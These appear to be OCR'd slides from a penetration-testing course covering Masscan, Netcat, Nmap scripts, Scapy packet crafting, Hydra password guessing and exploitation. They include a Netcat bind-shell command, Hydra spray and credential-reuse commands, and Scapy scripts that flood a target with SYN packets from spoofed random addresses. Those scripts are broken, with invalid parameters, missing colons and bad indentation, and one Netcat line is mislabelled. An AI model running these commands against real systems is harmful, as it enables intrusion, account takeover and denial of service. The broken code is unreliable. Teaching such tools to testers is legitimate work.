Nmap has full IPv6 support (invoked with the -6 option)

- Not all scan types support IPv6
- Nmap Scripting Engine also includes several IPv6-focused scripts
- IPv6 is autoconfigured on most modern systems and devices
- 128-bit addresses: sets of four hex digits separated by colons
  - Double colons (::) can only be used once and is replaced with zeros
  - Local loopback is ::1 (0000:0000:0000:0000:0000:0000:0000:0001)

Faster Scanning

- Ultrafast scanners are stateless (send SYN, do not wait) to go fast!
  - Nmap is stateful—it sends a SYN packet and waits for a response
- Bypass the kernel to increase speed and reduce resource utilization
  - Since the kernel is bypassed, it doesn't expect any SYN-ACK responses
  - Masscan sees the SYN-ACK and handles it, but the Kernel sees it too
- Many Linux distributions will respond to "unexpected" SYN-ACK packets with a RESET, we can prevent this behavior with a firewall rule
- Two options to prevent RESET packets
  - Drop RESET packets
  - Use a common source port for the SYN packets and then use a host firewall to drop all traffic to that port (so the Kernel will not send a RESET)

Be careful not to overwhelm the network or hosts with these tools!

Masscan

- Uses a custom TCP/IP stack for increased speeds
- Supports Linux (preferred), Windows, and macOS
- "It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second".
- Usage is similar to Nmap:

```
masscan -p22,445,3389 --rate 15000 10.0.0.0/8
```

- This will:
  - Check ports 22, 445, and 3389
  - Limit to 15,000 packets per second
  - Scan the 10.x.x.x subnet, all 16 million addresses
  - Print output to stdout

TIP

Always rate limit your scan!

The authors of this course have found that 15,000 is a *typically* safe limit. Be sure to test this to make sure you don't overwhelm networking equipment or targets.

Masscan Output

- For large scans, use Masscan's binary file format to save space

```
masscan -p0-65535 --rate 15000 -oB myscan.mass 10.0.0.0/8
```

- Output formats:
  - List (**-oL**) : status, protocol, port, IP address, timestamp
  - XML (**-oX**): XML format similar to that of Nmap
  - Binary (**-oB**): Custom Masscan format, can be exported to other formats
  - Grepable (**-oG**): Format easily parsed by command line tools
  - JSON (**-oJ**) : JSON formatted file
  - Unicornscan (**-oU**): Format consistent with the Unicornscan
- The binary file format can be converted to other formats with --readscan


```
masscan --readscan myscan.mass -oX myscan.xml
```

OS Fingerprint

Nmap Active OS Fingerprinting

OS Fingerprinting and Version Scanning

- Nmap attempts to determine the operating system of targets by sending various packet types and measuring the response
- Different systems have different protocol behaviors that we can trigger and measure remotely
- Less reliable than it once was
  - Modern operating systems have increased entropy when selecting initial values
  - Better fingerprinting if the host returns RST on closed port (rare in modern networks)



Unfortunately, Nmap's OS Fingerpring is **not** very helpful these days


Netcat for the Pen Tester

- Netcat: General-purpose TCP and UDP network tool
  - Built into many Linuxes, available for Windows
  - Recent versions of Nmap include ncat, which has many Netcat features plus SSL encryption
  - Socat has even more features, but it is rare to see it install on Linux systems
- Netcat takes Standard In and sends it across the network
- Receives data from the network and puts it on Standard Out
- Messages from Netcat itself put on Standard Error

Netcat Command Flags


```
nc [options] [targetIP] [remote_port(s)]
```

`-l`	Listen mode (default is client)
`-L`	Listen harder (Windows only)—make a persistent listener
`-u`	UDP mode (default is TCP)
`-p N`	Local port (In listen mode, this is the port listened on. In client mode, this is the source port for packets sent.)
`-e bin`	Program to execute after connection occurs
`-n`	Don't resolve names
`-z`	Zero-I/O mode: Don't send any data, just emit packets
`-wN`	Timeout for connects, waits for N seconds
`-v`	Be verbose, printing when a connection is made




Netcat options can be combined. For example, the options `-n -v -l -p` can be combined to `-nvlp`

Automating Service String Information Gathering

- We can make Netcat grab a whole bunch of service strings from a series of ports on a target
- We specify a port-range [x-y] as the remote_port(s)
- Ports are searched in inverse order

$ **echo "" | nc -nvw2 [targetIP] [port-range]**

- In effect, this is a port scanner that harvests banners



nc -l -p 1234 -e /bin/bash — Netcat listens on port 1234 and routes any incoming connection to a bash shell, giving the hacker direct access to the target system's command line.

nc -l -p 1234 > secret.txt — to send a file

nc -zv [target_ip] 1-1000 — scans ports 1 through 1000 on the target IP and identifies which ones are open.

Vulnerability Scan

How can we determine if a system/software is vulnerable?

- Check software version number (least accurate of all methods)
  - Some Linux distributions patch a flaw (such as RHEL) but keep an older version number even though they have patched the given software, leading to false positives
- Check protocol version number spoken
- Look at its behavior—somewhat invasive
- Check its configuration—more invasive (how do we get access?)
- Run exploit against it—potentially dangerous but potentially useful
  - Successful exploit shows the vulnerability is present

Note that failed exploit does not indicate that the system is secure!

Nmap Version Scan as Vulnerability Scanner?

- Couldn't Nmap's version scanning be used to find vulnerabilities?
  - Nmap's version scan is usually quite good at getting the version number, then correlates with known issues in the software
  - Watch out for false positives!
- Nmap version scanning is limited
  - It sends a packet and scans the response for strings
  - No meaningful communications with multiple back-and-forth messages
- However, the Nmap Scripting Engine can

Nmap Scripting Engine

- Goals of the Nmap Scripting Engine (NSE):
  - Allow for arbitrary messages to be sent or received by Nmap to multiple targets, running scripts in parallel
  - Be easily extendable with community-developed scripts
  - Support extended network discovery (Whois, DNS, and such)
  - Perform more sophisticated version detection
  - Conduct vulnerability scanning
  - Detect infected or backdoored systems
  - Exploit discovered vulnerabilities
- Extremely useful for scanning for and measuring a relatively small number of specific items across a large number of target systems

Version Info Script : How it is Implemented

```
1  author = "Marc Ruef"
2  license = "(c) 2010 by Marc Ruef"
3  categories = {"default", "safe"}
4
5  description = [[ This advanced script fingerprints smtp server ]]
6
7  portrule = function(host, port)
8          if port.service == "smtp" and
9                  port.version.product ~= nil and
10                 string.match(port.version.product, "Sendmail") then
11
12                 return true
13         else
14                 return false
15         end
16 end
17
18 action = function(host, port)
19         if string.match(port.version.version, "^8.14") then
20                 return  "You are using an updated version of Sendmail."
21         else
22                 return  "You are using an old version of Sendmail."
23         end
24 end
```

Vulnerability Scanning Tools (General Purpose)

- Commercial solutions
  - Tenable Nessus: tenable.com/products/nessus
  - Rapid7 Nexpose, InsightVM, and Metasploit Pro: www.rapid7.com
  - Core Impact: coresecurity.com/products/core-impact—exploitation tool but also with a limited scanner
- Scanning services/appliances
  - Qualys: qualys.com
- Free, Open-source
  - OpenVAS: openvas.org – Based on Nessus 2, significantly slower than Nessus Pro, far fewer checks
  - Flan Scan is an Nmap wrapper and the vulners script which turns Nmap into a full-fledged network vulnerability scanner

Packet Crafting with Scapy

Scapy Overview

- Scapy is a packet crafting, manipulation, and analysis suite
  - Forge packets
  - Sniff packets
  - Interact with targets in real time
  - Read packets from pcap capture file
  - Alter packets
- Scapy was created by Philippe Biondi and runs in Python
  - Can be used interactively at a Python prompt...
  - ...or you can write Python scripts for more complex interactions
  - Must be run with root privileges to sniff or send packets
- You don't need to be a Python ninja to use Scapy effectively
- As we go through this section, pop up a Scapy prompt and experiment with commands

An interactive shell and scripting language for packets… A wonderful packet playground for pen testers!

```
# scapy
>>>
```

Hit CTRL-D to exit Python/Scapy

```
$ sudo python
>>> from scapy.all import *
>>>
```

Scapy: Listing Supported Protocols

- The ls() command by itself lists all protocols supported by Scapy
  - ARP, IP, IPv6, TCP, UDP, ICMP, and numerous app layers
  - Protocol names tend to be all cap (but not always ... for creating Ethernet frames, use Ether)
- To see the fields you can set within a given protocol, run ls([PROTO])
  - Field name, data type, and default value are shown
  - Default in parens
  - Defaults are usually quite reasonable
  - TCP defaults:
    - sport 20 (ftp-data)
    - dport 80 (http)
    - flags SYN

```
>>> ls(TCP)
sport      : ShortEnumField          = (20)
dport      : ShortEnumField          = (80)
seq        : IntField                = (0)
ack        : IntField                = (0)
dataofs    : BitField                = (None)
reserved   : BitField                = (0)
flags      : FlagsField              = (2)
window     : ShortField              = (8192)
chksum     : XShortField             = (None)
urgptr     : ShortField              = (0)
options    : TCPOptionsField         = ({})
```

Scapy: Listing Commands

- The lsc() command shows all functions supported by Scapy

```
>>> lsc()
arpcachepoison          : Poison target's cache
arping                  : Send ARP who-has requests
fragment                : Fragment a big IP datagram
fuzz                    : Transform a layer into a fuzzy layer by
replacing some default values by random objects
<snip>…
send                    : Send packets at layer 3
sendp                   : Send packets at layer 2
```

- To get help with any function, run:


  `>>> help([function])`

  Press Q to leave help

```
>>> help(arpcachepoison)
Help on function arpcachepoison in module scapy.layers.ls:
arpcachepoison(target, victim, interval=60)
    Poison target's cache with (your MAC,victim's IP) couple
```

Scapy: Making Packets

- Packets are constructed by layers, simply calling the appropriate protocol:
  - IP(), IPv6(), TCP(), UDP(), and so on
  - Build from lower layers up to higher layers moving left to right
  - Separate layers with a /
  - Override default value for field with <field>=<value>




```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=22)/"Hello"
>>> ls(packet)
version    : BitField         = 4                (4)
ttl        : ByteField        = 64               (64)
chksum     : XShortField      = None             (None)
src        : Emph             = '10.10.75.1'     (None)
dst        : Emph             = '10.10.10.50'    ('127.0.0.1')
--
sport      : ShortEnumField   = 20               (20)
dport      : ShortEnumField   = 22               (80)
--
load       : StrField         = 'Hello'          ('')
```

Current Values

Original Default Values

Some fields were removed here for display on a slide.

Scapy: Making Packets in Parts

- Instead of making a packet in one step, you could alternatively make it in piece parts and then assemble

```
>>> stuff3=IP(dst="10.10.10.50")
>>> stuff4=TCP(dport=22)
>>> stuff7="Hello"
>>> packet=stuff3/stuff4/stuff7
>>> ls(packet)
version    : BitField         = 4                (4)
ttl        : ByteField        = 64               (64)
chksum     : XShortField      = None             (None)
src        : Emph             = '10.10.75.1'     (None)
dst        : Emph             = '10.10.10.50'    ('127.0.0.1')
--
sport      : ShortEnumField   = 20               (20)
dport      : ShortEnumField   = 22               (80)
--
load       : StrField         = 'Hello'          ('')
```

We could call these variables almost anything we'd like. Python variable names support alpha, numeric, and _.

Python variables are case-sensitive.

Various layers separated by --

Scapy: Inspecting Packets

- To look at the settings for a given packet, we have several options:
  - `>>> packet`
    - A short summary (deltas from default)
  - `>>> packet.summary()`
    - A little more detail
    - Helpful if [packet] contains multiple packets (more on that later)
  - `>>> packet.show()`
    - Even more detail
  - `>>> ls(packet)`
    - A lot of detail, including current settings and original defaults

```
>>> packet=IP(dst="10.10.10.50")
>>> packet
<IP  dst=10.10.10.50 |>
>>> packet.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 10.10.75.1
  dst= 10.10.10.50
  \options\
>>> ls(packet)
```

Scapy: Interacting with Individual Fields and Altering Packets

- You can see the value of an individual field in a packet using [packet].[field] if the field name is unique across the protocol layers of the packet

```
>>> packet=IP(dst="10.10.10.50")/TCP(sport=80)
>>> packet.sport
80
```

- If it is not unique (such as IP and TCP flags), use [packet][[PROTO]].[field]

```
>>> packet[TCP].flags
2
```

Decimal value of CEUAPRSF bits.

```
>>> packet.sprintf("%TCP.flags%")
'S'
```

.sprintf lets us convert it to chars.

- After creating a packet, you can change any field by simply using [packet].[field] = [value]

```
>>> packet.sport=443
```

- If field isn't unique (e.g., IP flags and TCP flags), use: [packet][[PROTO]].[field] = [value]

```
>>> packet[TCP].flags="SA"
>>> packet[TCP].flags
18
```

Scapy: Setting Port Ranges and TCP Control Bits

- For TCP() and UDP(), we can set dport port *ranges* by simply specifying the start and end ports in parens(), separated by a comma
  - To create packets destined for ports 1-1024, we could run:

```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=(1,1024))
```

- For a *list* of ports, use [ ] and commas

```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=[22,80,445])
```

- For TCP(), we can set Control Bits using any combinations of the letters CEUAPRSF, *in any order*
  - To create a RESET-ACK packet for port 80, we could do either:

```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=80,flags="RA")
>>> packet=IP(dst="10.10.10.50")/TCP(dport=80,flags="AR")
```

Scapy: Fine-Grained Options for Sending Packets

- Many of the sending functions have fine-grained options we can see via the help() feature
- Most of the send/receive functions have the following options:
  - filter=[bpf packet filter]
    - The same filters we used for tcpdump
  - retry=[number of times to resend unanswered packets]
  - timeout=[number of seconds to wait before giving up... decimals supported]
  - iface=[interface to send and receive]

```
>>> sr(packet,timeout=0.1,
filter="host 10.10.10.50 and port 22")
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers,
remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>,
<Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
```

Scapy Sending and Receiving Example

root@slingshot: /root

File Edit View Search Terminal Help

```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=22)
>>>
>>>
>>> response=sr(packet)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>>
>>>
>>> response
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>
)
>>> response[0]
<Results: TCP:1 UDP:0 ICMP:0 Other:0>
>>>
>>>
>>> response[0][0]
(<IP  frag=0 proto=tcp dst=10.10.10.50 |<TCP  dport=ssh |>>, <IP  version=4L ihl
=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64 proto=tcp chksum=0xd185 src=10.1
0.10.50 dst=10.10.75.1 options=[] |<TCP  sport=ssh dport=ftp_data seq=1508136154
 ack=1 dataofs=6L reserved=0L flags=SA window=29200 chksum=0xdd6 urgptr=0 option
s=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>)
```

Scapy… make me a packet!

Scapy… send my packet, storing the response in a variable cleverly called "response".

Scapy… look at my response.

Scapy… look at the first set of my response [0] and then the first part of that set [0][0].

Nice colors indicate **Layers**, **Fields**, and **Values**.

Scapy: Inspecting Multiple Results

- You may do a scan of a target and get multiple response packets back into your response variable

```
>>> packet=IP(dst="10.10.10.50")/TCP(dport=(0,1024),flags="S")
>>> ans,unans=sr(packet)
Begin emission:
<snip>
Received 1361 packets, got 1025 answers, remaining 0 packets
>>> ans
<Results: TCP:1025 UDP:0 ICMP:0 Other:0>
```

Scapy got some packets that weren't responses to what we sent… it discarded those.

- To look at results for each port, you can use .summary()

```
>>> ans.summary()
IP / TCP 10.10.75.2:ftp_data > 10.10.10.50:spr_itunes S ==> IP
/ TCP 10.10.10.50:spr_itunes > 10.10.75.2:ftp_data RA
Padding <snip>
```

Sent portion comes first… received response comes second.

- To look at a specific response, use array offset number with [ ]

```
>>> ans[3]
(<IP frag=0 proto tcp dst=10.10.10.50 | <TCP dport=3 |>>, <IP
version-4L ihl=5L
```

Remember these [ ]'s are offsets into an array, so [0] is port 0 if you specify a port range of 0,1024. Also, beware of ports that don't respond.

Scapy Loops

- We often want to loop through a series of packets (to do an address sweep or port scan, for instance)
- We can do this with Layer 3 sending using the Scapy srloop() function, which sends the same packet and prints results continuously

```
>>> srloop(packet)
```

  - Similar to hping()

```
>>> packet=IP(dst="10.10.10.50")/ICMP()
>>> srloop(packet)
RECV 1: IP / ICMP 10.10.10.50 > 10.10.72.2 echo-reply 0 / Padding
RECV 1: IP / ICMP 10.10.10.50 > 10.10.72.2 echo-reply 0 / Padding
^C
Sent 4 packets, received 4 packets.  100.0% hits.
(<Results: TCP:0 UDP:0 ICMP:2 Other:0>, <PacketList: TCP:0 UDP:0
ICMP:0 Other:0>)
```

- Or we can accomplish this with a Python for loop (which can let us change packet settings as the loop runs):

```
>>> for <var> in <list>:
...     statement
```

- Note mandatory Python indenting in the statement portion! Four spaces.

Scapy: Sniffing and Reading Packets

- To sniff, use the sniff() function:
  - `>>> packets=sniff(filter="[filter]")`
    - Gathers only certain packets
  - `>>> sniff(count=[N])`
    - Sniffs only N packets
  - Warning! Can be slow; you may miss packets
  - Packets placed into _, or you can specify a variable, as in packets=sniff()
  - Look at them en masse with _.summary()
- To get packets from a pcap file, use:
  `>>> rdpcap("[filename]")`
- To write packets to a file, use:
  `>>> wrpcap("[filename]",[packets])`
- You can also invoke Wireshark directly from Scapy
  `>>> wireshark([packets])`

Use Scapy in Python

Single IP and Single Port

```
from scapy.all import *
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
source_port = int(input("Enter Source Port Number:"))
 i = 1
while True:
        IP1 = IP(source_IP = source_IP, destination = target_IP)
       TCP1 = TCP(srcport = source_port, dstport = 80)
        pkt = IP1 / TCP1 send(pkt, inter = .001)
        print ("packet sent ", i)
       i = i + 1
```

Use Scapy in Python

Single IP and Multi Port

```
from scapy.all import *
source_IP = input("Enter IP address of Source: ")
target_IP = input("Enter IP address of Target: ")
i = 1
while True:
   for source_port in range(1, 65535)
      IP1 = IP(source_IP = source_IP, destination = target_IP)
      TCP1 = TCP(srcport = source_port, dstport = 80)
      pkt = IP1 / TCP1
      send(pkt, inter = .001)
       print ("packet sent ", i)
         i = i + 1
```

Use Scapy in Python

Multiple IP and Multi Port

```
Import random
from scapy.all import *
target_IP = input("Enter IP address of Target: ")
i = 1

while True:
  a = str(random.randint(1,254))
  b = str(random.randint(1,254))
  c = str(random.randint(1,254))
  d = str(random.randint(1,254))
  dot = "."
  Source_ip = a + dot + b + dot + c + dot + d

  for source_port in range(1, 65535)
    IP1 = IP(source_IP = source_IP, destination = target_IP)
    TCP1 = TCP(srcport = source_port, dstport = 80)
    pkt = IP1 / TCP1
    send(pkt,inter = .001)

    print ("packet sent ", i)
      i = i + 1
```

tcpdump and tcptrace

Attack Phases

- Phase 1: Reconnaissance
- Phase 2: Scanning
- Phase 3: **Gaining access/Initial Access**
  - Application/OS attacks
  - Network attacks/DoS attacks
- Phase 4: Maintaining access
- Phase 5: Covering tracks and hiding

Initial Access

Where Does Access Come From

- Initial access most often happens in one of three primary ways
  - Default credentials
  - Guessable credentials
  - Exploitable services
- Before we can guess credentials or exploit a service, we need to know it exists

Password Guessing

- Passwords remain the dominant form of authentication today
  - On intranets, certainly
  - But often on internet-accessible systems as well:
    - VPNs, SSH, web applications, email access, and such
- Professional network penetration testers and ethical hackers must understand password attacks at a fine-grained level
  - They make up a crucial component of our arsenal

Credential Stuffing


Password Guessing

Credential Stuffing reuses breached credentials to access other resources

- Users often use the same password inside their organization that they use on third-party sites
- Usernames and Password material is extracted from a third-party breach and cracked, then attackers attempt to log in at the target organization
- Good security practice dictates that each account should use a unique password for each account
  - Many users find this difficult
  - "Passwordless" login, 2FA, and password vaults are responses to this problem

Credential Databases

- There are online services that allow you to search for compromised credentials
- Paid dehashed.com and leakcheck.net
- Free site: scylla.sh
  - Limited functionality
- Some penetration testers maintain their own databases



Types of Online Password Attacks

Password guessing (traditional)

- One account, many passwords
- Increased likelihood of lockouts
- Often targets a known admin account (e.g., root) with thousands of passwords since admin accounts often can't be locked out

Password spray

- One password, many accounts
- An attacker only needs one account to gain a foothold
- There's a high likelihood at least one user will pick a guessable password
- Can still lockout accounts if attempts are too fast

Making Good Guesses with a Custom Dictionary

- Most password complexity requirements include uppercase, lowercase, and numbers (sometimes special characters, too)
- Use the current `<Season><Year>`
  - Many organizations require rotation every 90 days, and users can simply look out the window to remember their password
  - Try the current season, the next season, and the previous
- `Orgname1`, `Orgname2`, `Orgname3`, …
- `Password1`, `Password2`, `Password3`, …
- `Welcome1`, `Welcome2`, `Welcome3`, …
- Need a special character, add a !

Trimming Word Lists with Hydra's pw-inspector

- Use **`pw-inspector`** to trim a wordlist based on the password policy
  - **`-i`** ***`file`*** Input file (or use Standard In)
  - **`-o`** ***`file`*** Output file (or use Standard Out)
  - **`-m`** ***`num`*** Min password length
  - **`-M`** ***`num`*** Max password length
  - **`-c`** **`num`** Minimum number of criteria required in each password
- Available criteria:
  - **`-l`** Lowercase (lowercase L, not a 1)
  - **`-u`** Uppercase
  - **`-n`** Numbers
  - **`-p`** Printable characters which are not -l/-n/-p, such as: `!@#$%^&*()`
  - **`-s`** Special characters not within the sets above (including nonprintable)

Default Windows policy is 3 of uppercase, lowercase, numbers, special; filtered with:

```
pw-inspector -i file1 -o file2 -m 8 -c 3 -lunp
```

Password Guessing Tools

- Tool choice depends on the protocol, authentication type, and personal preference
- Hydra – https://github.com/vanhauser-thc/thc-hydra
- Ncrack – https://nmap.org/ncrack/
- Patator – https://github.com/lanjelot/patator
- Metasploit – https://metasploit.com
- Multiple Nmap Scripts
- Many other tools focusing on a specific technology or protocol

THC-Hydra

- Targeting:
  - A single target with `service://server[:PORT][/OPT]`
  - A list of targets with `-M targets.txt servicename`
- Credentials to use for guessing:
  - Single user with `-l` *`username`* or a list with `-L` *`userfile.txt`*
  - Single password with `-p` *`password`* or a list with `-P` *`passfile.txt`*
  - Specific *`username`*`:`*`password`* combinations with `-C` *`credfile.txt`*
- xHydra is the GUI interface
- Supported protocols:
  - Cisco, CVS, FTP[S], HTTP[S], HTTP-Proxy, IMAP[S], LDAP, MSSQL, MySQL, Oracle, POP3[S], Postgres, RDP, Redis, SIP, SMB, SMTP[S], SNMP, SOCKS5, SSH, SVN, TELNET[S], VMAuthd, VNC, xmpp!

Hydra Examples

- Single user, multiple passwords targeting SSH on port 2222

```
hydra -l root -P passwords.txt ssh://1.2.3.4:2222
```

- Spray targeting SMB on default port with a single thread (`-t`)

```
hydra -L users.txt -p password1 -t 1 smb://dc01.foo.local
```

- Try a specific username and password across the network

```
hydra -l jsouik -p P@ssw0rd! -M windows-hosts.txt smb2
```

- Use previously compromised credentials across the network

```
hydra -C creds.txt -M win-hosts.txt smb2
```

Exploitation

What Is Exploitation?


Exploit: Code or technique that a threat uses to take advantage of a vulnerability

- Often remote access to a machine in the form of a "shell"
  - Possibly with limited privileges
  - Perhaps with superuser privileges
- Some examples of what you can do once you've exploited a target:
  - Move files to a target machine
  - Take files from a target machine
  - Sniff packets at the target
  - Reconfigure the target machine
  - Install software on a target machine


Why Exploitation?

- Proof of vulnerability
  - Successful exploitation demonstrates risk
- False positive reduction/elimination
  - Note: Failure does not necessarily mean it isn't vulnerable and you may still want to report the vulnerability
- Use of one machine as a pivot point to get deeper inside the network
  - Model real-work attacker actions
- Exploitation leads to post-exploitation
  - Helps us understand the business risks due to discovered vulnerabilities

Scenario: Pivot through DMZ



Scenario: Pivot through intranet



Risks of Exploitation

Understand the probabilistic nature of exploit success!

- Service crash
- System crash
- System stability or integrity impacted
- Data exposure with legal ramifications (don't be the breach!)
- Inadvertently accessing the wrong system
  - Out of scope or even the wrong target organization

